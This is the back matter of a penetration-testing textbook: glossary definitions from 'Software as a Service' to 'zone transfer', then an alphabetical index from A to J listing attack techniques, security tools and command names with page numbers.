Software as a Service (SaaS) A cloud service that provides access to applications hosted in the provider's cloud environment but not access to the virtual machines the applications run on.

software composition analysis (SCA) The process of scanning application code and the code of software components that have been pulled into the application from open-source packages.

software development kit (SDK) A set of tools and programs used by developers to create applications for specific platforms.

spear phishing Phishing that specifically targets a select group of people in an organization.

spidering Following all the links and directory structure of a website to discover all locations content and files may be stored.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

SQL injection attack An application attack that injects SQL commands into input fields.

SQLmap An open-source web application vulnerability scanner that looks for SQL database vulnerabilities.

SSL downgrade attack An attack where the threat actor attempts to trick the sender and receiver into using a less secure version of SSL to be able to decrypt communication.

SSL stripping attack An on-path/MITM attack where the attacker places an attack device between an originating system and a webserver. This attack establishes an insecure HTTP connection back to the originating system so that communications are not encrypted.

SSL/TLS certificate An identification and encryption object used to provide security.

stage completion Communication from the pen testing team to organizational contacts reporting that a certain stage of pen testing activities has completed. For example, reporting that all web servers have been pen tested.

statement of work (SOW) A document outlining the details of contracted services such as pen testing. It covers details such as scope, deliverables, price and payment schedule, project schedule, change management handling rules, locations of work, and liability disclaimers.

static application security testing (SAST) An application security testing method involving scanning an application's source code for vulnerabilities.

stealth scan A type of vulnerability scan that tries to gather as much vulnerability information as possible while generating as little traffic as possible.

steganography Embedding information within image files and audio files.

stored procedures An SQL server construct that can be called by applications to impart actions upon SQL databases.

stored/persistent XSS attack An XSS attack where the perpetrator has managed to permanently embed malicious scripts into an existing webpage.

storyboard An illustration or flowchart that shows how an attacker (or pen tester) could gain access to a specific resource or achieve a specific objective.

STRIDE (Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privilege) A threat modeling methodology developed by Microsoft to identify threats in software systems.

Structured Query Language (SQL) A database query language commonly used by web applications.

Stuxnet A famous worm (malware) that successfully targeted and interrupted the Iranian nuclear program.

sudoer file A Linux/Unix file that contains what users are allowed to use the sudo command and what commands they are allow to run using sudo.

superuser do (SUDO) A Linux/Unix command that enables users to execute commands with security privileges of another user, typically the root user.

supervisory control and data acquisition (SCADA) system A system that controls industrial systems and has the same vulnerabilities as an ICS.

supplicant Part of the 802.1X standard, the name given to users trying to connect to an AP that uses 802.1X.

surveillance The act of performing reconnaissance in person at the site you intend to perform physical pen testing.

switch port security A feature on many managed switches that can be used to control what devices are allowed to communicate on a network port based on device MAC addresses.

Sysinternals A Microsoft website that offers resources and utilities that can be used to manage, diagnose, troubleshoot, and monitor Microsoft Windows systems.

T

tailgating The act of entering a secure facility by sneaking in behind someone who has just gained authorized access.

target An object that is the focus of penetration testing. This object may be a computer, network, data, system, organization, or individual.

technical contact Contact information for individuals within an organization who can provide technical support during the pen testing.

technical controls Security intelligence contained in software and/or hardware solutions, used to detect and remediate security threats.

Terms of Service (ToS) A legally enforceable agreement between pen testers and clients, outlining details such as terms and conditions for the pen-testing service, deliverables, scope, pricing, timelines, and legal responsibilities and liabilities.

testing A process conducted on a variable that returns a value of true or false.

THC-Hydra A log-in cracker program capable of cracking protocols including SSH, LDAP, MySQL, RDP, Rlogin, SMB, SMTP, and over 30 more.

theHarvester A command-line tool that can be used to discover email addresses, ports, banners, and other information from public sources.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

threat actor A person or a group of people that take part in an action that is intended to cause harm to the cyber realm including computers, devices, systems, or networks; also called a *malicious actor*.

threat modeling A structured approach of identifying and prioritizing potential threats to a system and determining the value that potential mitigations would have in reducing or neutralizing those threats.

ticket granting ticket (TGT) A user authentication token issued by the KDC that is used to authenticate with other resources when requesting access.

time of check to time of use (TOC/TOU) A race condition based attack used against applications that do not check authorization immediately before granting access to a resource.

timing-based blind SQL injection A SQL injection attack that uses SQL delay mechanisms, such as WAIT FOR DELAY or WAIT FOR TIME, as part of the attack injection.

traceroute A Linux command for determining the routers used to get from the current location to a target destination.

tracert Windows version of the traceroute command.

tree A data structure used to store information in a hierarchical fashion. Each tree starts with a root node, which can have one or more child nodes, and each child node can also have one or more child nodes.

true positive When a result is identified as being a true positive, it means the result is true and accurate. If a detected vulnerability is exploitable (it truly exists), then it is deemed to be a true positive.

U

unchanged default setting An exploitable security vulnerability made possible by failing to change the starting configuration setting of newly created or newly installed systems or applications.

Uniform Resource Locator (URL) A network address that points to resources hosted on servers.

USB drop attack A social engineering exploit which involves the social engineer placing malware on a USB thumb drive, or multiple thumb drives, and leaving them where the targets will find them.

user interaction (UI) A metric that indicates whether a user other than the attacker needs to do something for an exploit to work. For example, an unsuspecting user of a vulnerable system might need to log in for the attack to work.

V

vertical privilege escalation Attempting to raise privileges to the maximum level of an administrator or root user.

vi editor A Linux/Unix text-based editor.

virtual local area network (VLAN) A network segmentation method used to divide a large network into smaller network parts and allow devices on physically separate networks to interoperate as if they were on the same physical network.

Virtual Network Connection (VNC) An open-source application used to provide remote desktop connectivity.

virtualization The use of software to create an abstraction layer on top of computer hardware which allows multiple virtual machines to run on the same physical host.

virtualization platform An environment that manages VMs, enabling the user to efficiently run multiple isolated logical computing environments on a single physical machine that shares hardware resources.

virtualized hardware Software that emulates physical hardware.

VLAN hopping An attack that corrupts the VLAN tagging process to access VLANs that should not be accessible.

VMware A cloud computing and virtualization company.

Voice over IP (VoIP) Telephony that uses the Internet to carry telephone conversations.

voice phishing (vishing) A form of phishing that uses voice technologies (such as Voice over IP) to perform social engineering attacks.

VulDB A crowdsourced vulnerability database that contains vulnerability exploit information and exploit price calculations.

vulnerability A weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source.

W

Wapiti An open-source web application vulnerability scanner.

war driving Scanning for wireless access points while driving or walking.

war flying War driving using an aerial drone.

watering hole attack A social engineering exploit involving the compromise of a website known to be visited by employees of a targeted organization. The social engineer compromises the website by injecting

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

command-and-control malware into it, hoping that visiting employees will become infected.

Web Application Attack and Audit Framework (W3AF) A web application attack and audit framework.

web application firewall (WAF) A hardware or software entity that understands websites and web servers and can provide custom firewall services.

web application scan A type of vulnerability scan that checks for vulnerabilities specific to web applications.

well-known port number A port in the range 0–1023 associated with specific services. For example, port 53 is associated with DNS.

whaling Phishing that targets important or high-profile members of an organization such as chief financial officers and chief executive officers.

`while` loop A loop that repeats an action a certain number of times while a condition is true or false.

white box test A test where the pen tester is given full knowledge of the items being tested to simulate what would happen to a targeted system if a real-world attacker knew everything about the target.

Whois service A tool or service used to gather information about a domain name.

Wi-Fi Protected Access (WPA) An 802.11 wireless encryption standard developed to replace WEP. There are variants of WPA including WPA2 and WPA3.

Wi-Fi Protected Setup (WPS) A wireless authentication standard created to allow users to connect devices more easily to a wireless network. WPS is not very secure and should be avoided.

Windows Management Instrumentation (WMI) A system contained in Windows 7 and later versions that enables remote PowerShell execution.

Windows registry A hierarchical Windows operating system database used to store operating system and application configuration information.

Windows Remote Desktop Protocol (RDP) A remote desktop protocol used to remotely access the graphical user interface of systems running Windows.

Windows Server A line of operating systems for servers.

WinRM A Windows component that enables remote PowerShell execution.

Wired Equivalent Privacy (WEP) Part of the 802.11b variant of the 802.11 standard. Used for encrypting data in transmit. WEP turned out to be easily crackable and was replaced by WPA.

wireless access point (WAP) *See* AP.

wireless LAN (WLAN) A local area network (LAN) that uses wireless technology to send and receive data.

wireless network interface card (WNIC) A network interface card that uses wireless technology to send and receive data.

wireless personal area network (WPAN) A wireless network with a signal strength that only covers an area near the user, usually within a 10-meter radius. Bluetooth is often used to create a WPAN.

Wireshark A packet sniffing software application used for intercepting and analyzing network IP traffic.

WMImplant A PowerShell exploit tool that leverages WMI weaknesses.

WMISploit A PowerShell exploit tool that leverages WMI weaknesses.

WormGPT An AI tool sometimes described as ChatGPT's malicious cousin. It can be used to create highly convincing and personalized fake emails.

WPScan An open-source web application vulnerability scanner for scanning WordPress-based websites.

Zenmap A graphical front-end for nmap.

Z

zone transfer A DNS activity involving the sharing of DNS information from one DNS server to another.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Index

A

AccessChk, 378
AccessEnum, 378
access point (AP), 287–288, 295
  evil twin, 299–300
  rogue, 298, 299
  with Wifite, 297
accountability, 67
account exploits, 406
account takeover, 406
Active Directory (AD), 155
active reconnaissance techniques, 145–163
  cloud asset discovery, 162
  crafting, 158–161
  defense detection, 161–162
  definition, 122
  detection avoidance, 162–163
  enumeration. *See* enumeration
  `nmap` command for, 153
  packet interception, 158–161
  theHarvester for, 158
  third-party hosted services, 162
  tokens, 161
  website reconnaissance, 156–159
  Wireshark, 158
active scanning attack information, 79
active two-way communication, 98
Address Resolution Protocol (ARP), 159, 256–257
ad-hoc network, 290
administrative account, 172
administrative contacts, 125
administrative controls, 103
administrative-level groups, 211
Adobe, 65
aircrack-ng and airbase-ng tools, 300
`aircrack-ng` command, 303
`aireplay-ng` command, 303
airmon-ng commands, 301
`airodump-ng` command, 301
alert stakeholders, 439
algorithm, 451
Amazon, 127
Amazon Web Services (AWS), 138, 207, 402, 406
American fuzzy lop (AFL) fuzzer, 366
amplification attacks, 311–312
Android Debug Bridge (ADB), 319
Android SDK, 363
"anti-hacking tools" law, 68
antivirus software, 162
Apache vulnerabilities, 143
Apache web server, 212
APK Studio, 363
APKX, 363
appendices in pen-test reports, 113
application-based attack vectors
  authentication attacks, 349–353, 382
  authorization attacks, 353–356
  injection attacks, 335–349
  secure coding standards, 330–364
  vulnerabilities, 330–335
  web application attacks, 356–363
application containers, 173
application programming interface (API), 333
  abuse, 360
application security (AppSec), 174
application testing tools, 365–369
  debuggers, 368
  fuzzing, 365–367
  fuzzers, 365–367
  interception proxies, 365
arbitrary code execution (ACE), 346
arguments, 456
ARP poisoning, 256–257
`arpspoof` command, 257
ARP spoofing, 256–257
arrays, 452
artifact tampering, 411
artificial intelligence (AI), 3, 115
  model manipulation, 321
  prompt injection, 320–321
  social engineering, 435–438
assembly language, 454
assessments, 86–87
asset discovery scans, 172
attack complexity (AC) metric, 195, 196
attackers, 175
`attacker_ip` variable, 260
attack methods, 298–299
attack path documents, 277
attack path mapping, 144
attacks/attacking, 2, 13
  application attacks and. *See* application-based attack vectors
  authentication, 349–353, 382
  choosing, 248–252
  deauthentication, 300
  denial-of-service, 272–273
  exploit chaining, 275
  mobile devices, 315–317
  network. *See* network attacks
  NFC and amplification, 311–312
  on-path/man-in-the-middle, 253–262
  permission (authorization) to, 73
  security and service. *See* security and service attack
  virtual LAN hopping, 274
  wireless. *See* wireless attacks
attack surface, 248
attack tools
  Android Debug Bridge (ADB), 319
  Bluestrike, 320
  InSSIDer, 318
  Scapy, 318
  Tcprelay, 318–319
  WPAD, 317–318
attack vectors, 248
  application. *See* application-based attack vectors
  common goal of, 377
  host. *See* host attack vectors
  specialized system attacks and, 314–320
  wireless attacks and. *See* wireless attacks
attack vectors (AV) metric, 195, 196
attestation of findings, 114
authentication, 161, 291–294
  Extensible Authentication Protocol, 291–294
  Point-to-Point Protocol, 291
  802.1X standard, 291

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

authentication attacks, 349–353, 382
brute-force attacks, 350
collision attacks, 351
cookie attacks, 352
definition, 349
Kerberos attacks, 353
password attacks, 349
redirect attacks, 352
session attacks, 351–352
authentication process, 266
authentication server, 292
authenticator, 292
authorization, 70, 161
authorization attacks, 353–356
definition, 353
directory traversal attacks, 354–355
file inclusion attacks, 355–356
IDOR attacks, 354
parameter pollution attacks, 354
privilege escalation attacks, 356
authorized attacker, 4
availability (A) metric, 195, 197
Axigen mail server targets, 52–57
Azure, 402, 407

B

backdoors, 214, 232
badge cloning, 441
bandwidth, 185
Bash scripts, 468–470
basic service set (BSS), 290
best practices, 63
bind shells, 232
biometric devices, 173
biometric vulnerabilities, 316
black box testing, 88, 176
BloodHound, 218–219
bluejacking, 309
bluesnarfing, 309
blue team, 9, 10, 87
Bluetooth, 294
attacks, 309–310
Bluetooth address, 310
Bluetooth ID, 310
Bluetooth Low Energy (BLE), 309, 314
Bluetooth Low Energy Spoofing Attack (BLESA), 309
bollards, 106
Boolean blind SQL injection attack, 336–344
Bourne-again shell (Bash), 468–470
looping in, 470
operators, 469
testing conditions in, 469
variables, 468
branching, 450–452
in C language, 459–463
in JavaScript, 510–511
in Perl, 478
in Python, 493–494
in Ruby, 503–504
branch, loop, and test (BLT) sandwich, 450–451
Python, 492–494
Ruby, 503–504
breach and attack simulation (BAS), 520
Atomic Red Team, 521, 522
Caldera, 521
Infection Monkey, 521, 522
bribery, 427
broken access control, 331
Browser Exploitation Framework (BeEF), 162, 430–433
browser extension, 233, 365
brute-force attacks, 51, 265
tools, 210, 380
WPA/WPA2 with, 306
WPS, 304–305
brute-force login attacks, 137
brute-force password attacks, 231, 265
using THC Hydra, 271
brute forcing, 227
bugs, 451
bumping, 441
bump key, 441
Burp Proxy, 365
Burp Suite, 157, 364, 365
business impact analysis (BIA), 98, 113
business logic vulnerabilities, 316

C

cachedump, 227
caching databases, 141
`calculate()` function, 459
“call home” script, 223
call to action, 424
Canadian Broadcasting Corporation (CBC), 132
Canadian Centre for Cyber Security, 4
capability selection, 216
captive portals, 311
Capture the Flag (CTF), 531
cardholder data (CHD), 63
cardholder data environment (CDE), 64
career sites, 125
carrier sense multiple access/collision avoidance (CSMA/CA), 289
Censys, 139
certificate management, 104
certificate pinning vulnerabilities, 316
certificate services, 251
certificate transparency (CT) logs, 134–136
change management handling rules, 71
`chastise_user()` function, 509
CIA triad, 199
C language, 454–464
anatomy, 456
branching, looping, and testing in, 459–464
compilers, 455
conversion specifiers in, 457
declaring variables, 456–459
mathematical operators in, 458
relational and logical operators in, 358
classes, 484, 523
cleaning up, 239–240
cleartext communication, 314
click jacking, 360
client-side exposure, 331
client sign off, 114
cloned websites, 429
cloud asset discovery, 162
cloud-based hosting, 74
cloud-based resource attack tools, 412–414
cloud-based storage objects, 138
cloud-based targets, 127
account exploits, 406
denial of service, 407
malware injections, 407
misconfiguration exploits, 406–407
resource exhaustion, 407
side-channel attack, 407
CloudBrute, 414
Cloud Custodian, 413
cloud-hosted resources, 133
cloud malware injection, 407
cloud-native vendor tools, 413
cloud services, 90
cloud tools, 20–21
clouds, 406
cmdlets, 471

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

code injection attacks, 345
code signing, 333
command
  aircrack-ng, 303
  aireplay-ng, 303
  airmon-ng, 301
  airodump-ng, 301
  arpspoof, 257
  cp, 384
  dig, 127, 129, 130
  enum4linux, 534
  exploit, 267
  EXPN SMTP, 269
  find, 384
  Get-NetUser, 264
  hciconfig, 309
  host, 129
  hping3, 160
  icacls, 378
  ifconfig, 42, 52
  ip addr, 52
  ipconfig, 44
  kerberos::list/export, 264
  migrate, 269
  more, 212
  netcat, 533
  Net send, 479
  net share, 266
  net view, 266
  nmap, 146, 533
  nslookup amazon.com, 127, 129
  perl, 476
  PowerShell, 394
  printf, 478
  proxychains, 381
  ps, 269
  python, 492
  python-h, 492
  reaver, 305
  req query, 379
  ruby, 500
  run, 220
  SchTask, 223
  sudo, 385
  traceroute, 132
  tracert, 132, 133
  use espia, 269
  visudo, 385
  VRFY, 269
  wget, 533
command-and-control code, 430
command injection attacks, 345
comma-separated value (CSV) files, 522
common network configuration, 238
common vulnerabilities and exposures (CVEs) number, 79, 143, 144, 156, 190
  information, 195
Common Vulnerability Scoring System (CVSS), 192, 193
common weakness enumeration (CWE), 143, 156
communication
  cleartext, 314
  collaboration, 98–99
  findings and recommending remediation, 102–108
  reasons for, 101
  risk/severity and impacts, 101
  triggers for, 92, 100
communication environment, 89
communication methods, 14
communication path, 100
company reputation, 134–138
company website, 125
compiled *vs.* interpreted programming languages, 452–453
compiler, 455
  GNU GCC, 462–464
compiling the code, 452
compliance, 62
  pen testing for, 63
compliance-based assessments, 87
compliance scan, 173
compliance testing, 71
CompTIA pen-test process, 12, 28
computer emergency response team (CERT), 144
computer programming, 450–454
  arrays, 452
  branching, 450–452
  compiled vs. interpreted programming languages, 452–453
  documentation, 453–454
  looping, 450–452
  testing, 450–452
  trees, 452
  variables, 452
Computer Security Resource Center (CSRC), 62
computing environment, 88–89
con artists, 423
confidentiality, integrity, availability (CIA) triad, 6
confidentiality (C) metric, 195, 197
contact information gathering, 125
contacts, 439
container misconfiguration attacks, 403
container workload attacks, 403
containers, 400
  exploits, 402–403
  scans, 176–177
content delivery networks (CDNs), 407
conversion specifiers, 457
cookie attacks, 352
cookies, 351
Council of Registered Ethical Security Testers (CREST), 82
countermeasures, 179–180
cp command, 384
CrackMapExec (CME), 222, 276–277
crafting, 158–161
crawling, 156
credential brute-forcing, 379–380
credential dumping *vs.* harvesting, 389
credential harvesting, 387, 428
  definition, 387
  Linux/Unix hosts, 387
credential testing tools, 17
credentialed scans, 174, 188
credit card data, 63
credit card number, 428
critical findings, 100
cron job, 222, 232, 275
cross compiling, 231
cross-site request forgery (CSRF/XSRF), 358–359
  cross-site scripting (XSS) attacks, 358–359
  definition, 358
  reflection, 358–359
cryptocurrency, 187
Custom Word List Generator (CeWL), 380
CVE-2022-30295, 254
cve.mitre.org website, 204
cve.org website, 537
CVSS base scores, 193, 198
CVSS vector information, 195–198
cyber attacks, 2, 15
cyber kill chain, 15–16
  attacker activities, 16
  defensive actions, 16
  definition, 15
  model, 16

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

cybersecurity, 450
class, 285
professionals, 62
program, 80

D

daemons, 232
Damn Vulnerable Web Application (DVWA), 35, 51–52
dangerous comments, in source code, 332
dangerous programming errors, 11
data corruption attacks, 298
data exfiltration, 230
data gathering, 76
data modification attacks, 298
data normalization, 109–110
data ownership and retention, 73
data protection officer (DPO), 66
data security, 67
data storage, 406
data storage exploits, 414
database servers, 90
deauthentication attacks, 298, 300
debuggers, 17, 368
declaring variables, 456–459
de-confliction, 101
de-escalation, 101
default configurations, 172, 213
default credentials, 250
default SSIDs, 229
defense detection, 161–162
defensive capabilities, 214–215
demilitarized zone (DMZ), 238, 239
denial-of-service (DoS) attack, 272–273, 407
dependencies, 218
deserialization, 346
detection avoidance techniques, 162
Device Manager, 401
DHCP control, 263
dictionary attacks, 266, 280
`dig` command, 127, 129, 130
digitally signed code, 333
DirBuster tool, 355, 368, 380
directory enumeration, 153
Directory Services Restore Mode (DSRM), 51
directory traversal attacks, 354–355
direct questioning, 426
direct-to-origin (D2O) exploits, 407–408
disclosure, alteration, destruction (DAD) triad, 6
discovery scans, 172, 173
distributed denial-of-service (DDoS) attacks, 273
distribution groups, 155
distribution system (DS), 290
DNS cache poisoning, 254
DNS lookups, 130
DNS servers, 223
DNS spoofing, 254
Docker, 402
Docker Bench, 412
documentation, 453–454
document metadata, 124–125
document object model (DOM), 334
`do` loop, 460
domain controller (DC), 90
definition, 35
targets, 49–51
Domain Dossier, 127
DNS records, 128
Domain Name System (DNS), 90, 127, 223
information, 131, 452
lookups, 127–130
name servers, 127
Domain Object Model (DOM) attacks, 357
definition, 357
domain registrar, 127
domain registration authority, 127
downgrade attacks, 300, 315
Dragonfly handshake, 306
DREAD, 83–84
Drozer, 364
dual-use tool, 68
dumpster diving, 440–441
DVD, 43, 44
DVWA
command injection webpage, 348
target, 336
ZAP scanning, 365
dynamic application security testing (DAST), 175

E

EAPHammer, 300
eavesdropping, 298, 299, 352
802.11 Wireless network standard, 289
basic service set (BSS), 290
802.1X standard, 291
Elastic Container Service (ECS), 402
elicitation, 426
email addresses, 154
email message, 428
embedded systems, 172, 271, 286
emergency contact, 424
Empire, 228
encrypted communication channels, 352
end-of-life (EOL), 212
Endpoint detection and response (EDR), 233
engagement management
compliance, 62
governance, 62
pre-engagement activities, 61–68
privacy, 62
regulatory compliance, 62
risk, 62
enumeration, 146–156, 515
applications, 156
definition, 122
directory, 153
email addresses, 154
hosts, 146
network topology, 153–154
protocol, 153
services, 146–153
shares, 155
user groups, 155
users, 154
enumeration information, 210–212
forests, 212
group, 211–212
installed applications and operating systems, 212
sensitive data, 212
unencrypted files, 212
user accounts, 210–211
`enum4linux` command, 534
environmental considerations, 88–89
communication environment, 89
computing environment, 88–89
legal environment, 89
organization testing environment, 89
ROE environment, 89, 98
Equifax, 65
error-handling, 333
escalation, 71

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

escaping, 334, 402
/etc/passwd file, 387
/etc/shadow file, 387
EternalBlue exploit module, 267
ethical considerations, 115
ethical hacking, 2, 7–8, 73, 491
  definition, 2
  guidelines, 8
  hacker mindset and, 7
Ettercap, 364
event-driven communication, 508
Evilginx, 434
evil twin, 298
  access point (AP), 287–288
executable application files, 332
executive summary, 110
ExifTool, 122
  metadata in, 124
exploitability, 195
exploitable vulnerabilities, 248, 271, 537
exploitation/exploit, 2, 13, 71
  analyzing code, 515
  choosing, 216
  common, 220–226
  customization/code analysis, 216
  database, 215
  data storage, 406
  definition, 206
  direct-to-origin, 407–408
  documentation, 217
  Domain Name System, 223–224
  enumeration information, 210–212
  evading, cleaning up and restoring, 239–240
  exploit framework. See exploit framework
  exploit information databases, 215
  Fileless Malware, 222
  high-value asset identification, 210, 211
  information, 195
  leaked keys, 226
  living off the land, 222
  misconfiguration, 406–407
  module options, 226
  network segmentations, 225
  persistence, 231–235
  pivoting, 238–239
  post, 227–231
  prediction scoring system, 209–210
  PsExec, 221
  PSRemoting, 221
  remote desktop protocols, 224
  RPC/DCOM, 220
  scheduled task system, 222–223
  Secure Shell, 225
  Server Message Block, 223
  side-channel, 407
  targets to, 206–216
  tools, 20
  Virtual Network Computing, 225
  Windows Management Instrumentation, 221
  WinRM, 221
exploit chaining, 272, 275
exploit code, 515
`exploit` command, 267
exploit databases, 215, 386
exploit framework, 219
  definition of, 206
  Metasploit, 219–220
  PowerSploit, 228
exploit information, 195
exploit information databases, 215
  Exploit database, 215
  NIST National Vulnerability Database, 215
  Rapid7 vulnerability, 215
  VulDB, 215
exploiting vulnerabilities, 2
`EXPN` command, 270
`EXPN SMTP` command, 269
extended service set identifier (ESSID), 288
Extensible Authentication Protocol (EAP), 291–294
Extensible Authentication Protocol–Transport Layer Security (EAP-TLS), 292
external public network, 238
external scans, 188–189
external targets, 90

F

fake authentication, stolen cookies to, 300
false negatives, 194
false positives, 194
federal and international computer crime laws, 27
Federal Information Processing Standards (FIPS) 199, 68, 170
Federal Information Security Management Act (FISMA) of 2002, 169–170
Federal Information Security Modernization Act of 2014, 169
federally funded research and development centers (FFRDCs), 78
federation, 407
file inclusion attacks, 355–356
fileless malware, 222
file system permission configuration errors, 377–378
File Transfer Protocol (FTP) attacks, 270–272
`find` command, 384
Fingerprinting Organizations with Collected Archives (FOCA), 122
  server metadata in, 125
FireEye Corporation, 126
firewalls, 153, 162
footprinting, 122
forests, 212
`for` loop, 459, 460, 479, 482
fragile systems, 185
friendly elicitation, 426
FTP attacks, 270
full disclosure lists, 145
full scan, 173
function, 377
  `calculate()`, 459
  `chastise_user()`, 509
  `getElementById()`, 509
  `main()`, 456
  `NodeName()`, 484
  `printf()`, 456, 457
  `prompt()`, 459
fuzzers, 365
fuzzing, 180, 365

G

gathering intelligence, 122, 134
General Data Protection Regulation (GDPR), 60, 65–69, 93
  compliance checklist, 66
  definition, 65
  news, 77
  other important compliance standards, 67–68
  requirements, 66–67
genwords.txt, 380
geographic locations, 122–124

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

German cyber laws, 122
`getElementById()` function, 509
`Get-NetUser` command, 264
GitHub, 141, 226, 230, 402
GNU GCC compiler, 462–464
goal-based assessments, 87
goal prioritization, 92
goal reprioritization, 101
Gobuster, 368
"Golden Tickets," 353
Google Cloud Platform (GCP), 405
Google Hacking Database (GHDB), 138
Gophish, 434, 435
governance, 62, 67
governance, risk management, and compliance (GRC), 62
  General Data Protection Regulation, 65–68
  legal concepts/documents/ethical considerations, 69–75
  location restrictions, 68
  PCI DSS, 63–65
  regulatory compliance, 62–63
government agencies, 62
GPS daemon (GPSD), 298
Gramm-Leach-Bliley Act (GLBA), 68
gray box testing, 88, 176
`grep`, 377
group membership, 211
Grype, 184, 185

H

hack-captive-portals, 311
hacked applications, 174
hacker mindset
  definition, 7
  and ethical hacking, 7–8
HackerOne, 34
hackers, 3, 172
hard-coded credentials, 332
hardware tools, 312
hash, 223
hash-based attacks, 394
Hashcat, 387, 388
hash cracking attacks, 266
`hciconfig` command, 309
Health Insurance Portability and Accountability Act (HIPAA), 68
heartland payment systems, 65
high-level applications, 330
high-level organizational information, 122–134
  DNS lookups, 127–131
  document metadata, 124–125
  domains and networks, 127
  geographic locations, 122–124
  information disclosure, 134
  job boards, 126
  organization structure, 122–124
  routers and routing information, 131–133
  social media scraping, 127
  technical and administrative contacts, 125
  war driving, 133–134
hijacked hyperlink, 360
hook, 430
hop, 131
horizontal privilege escalation, 229
host attack vectors
  Certify, 396
  cloud-based targets, 405–414
  Evil-WinRM, 396
  Linux/Unix, 383–388
  Living off the land binaries (LOLBins), 396–399
  non-operating system-specific exploits, 377–383
  Rubeus, 395
  Seatbelt, 396
  virtualization, 400–405
  Windows hosts, 393–394
`host` command, 129
hosts, 146
`hping3` command, 160
HTML hidden elements, 334
HTML injection attacks, 345
HTTP methods, 533
human error, 377
Hydra, 377
Hypertext Markup Language (HTML), 464–467
  formatting tags, 465
  webpage with, 465–467
hypervisor, 402
hypervisor virtualization, 400

I

`icacls` command, 378
identity and access management (IAM), 406
`ifconfig` command, 42, 52
`if` statement, 495–498, 506–507
Impacket, 276
impact, 112
impersonation, 91, 426
incident handling, 71
indicators of compromise (IOC), 100, 239
indicators of prior compromise, 100
industrial control systems (ICS), 172, 286
Industrial Internet of Things (IIoT) devices, 314
inetd modules, 232
information disclosure, 134, 316
information exposure, 410–411
information gathering, 13, 71
  active reconnaissance techniques, 145–163
  company reputation, 134–138
  passive reconnaissance techniques. *See* passive reconnaissance techniques
  techniques, 122
Information Systems Security Assessment Framework (ISSAF), 81
Information Technology Laboratory (ITL), 62
Infrastructure as a Service (IaaS), 89
Infrastructure as Code (IaC), 175, 176
Initialization Vector (IV), 293
injection attacks, 335–348
  ACE, 346
  code, 345
  code and commands, 335
  command, 345
  definition, 335
  HTML, 345
  LDAP, 347–349
  RCE, 346
  SQL, 335–344
  SSTI, 346
injection vulnerabilities, 179, 331
in-person physical and remote attacks, 439
input sanitization, 104
input validation, 335
in-scope targets, 76
insecure direct object reference (IDOR) attacks, 354
insecure storage, 316
insider threat, 90
Institute for Security and Open Methodologies (ISECOM), 81

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

integrity (I) metric, 195, 198
intelligence-gathering methods, 122
Intelligent Platform Management Interface (IPMI) systems, 314
interactive application security testing (IAST), 176
interception proxies, 365
intermediary network, 238
internal and external scans, 188–189
internal private network systems, 238, 239
internal scans, 188–189
internal targets, 90
Internet Archive Way Back Machine, 141
Internet Assigned Numbers Authority (IANA), 127
Internet Authentication Service (IAS), 292
Internet of Things (IoT) devices, 139, 172
  downgrade attacks, 315
  network sniffing, 160
Internet platform, 230
interpreted languages, 453
interpreted programming languages, compiled *vs.*, 452–453
interrogation, 426
interviews, 426
intrusion detection systems, 175
INVITE, 434
`ip addr` command, 52
`ipconfig` command, 44
ISO 27001, 68
ISO files
  definition, 34
  Windows 7, 43
  Windows 10, 45, 46

J

jailbreaking/rooting, 317
jamming, 299, 313
JavaScript, 508–514
  basics, 508–510
  BLT of, 510
  branching in, 510–511
  `if` statements and logical operators, 513
  looping in, 511–512
  testing conditions in, 512
JavaScript Object Notation (JSON), 513–514
job posting, 126
John the Ripper, 344, 387
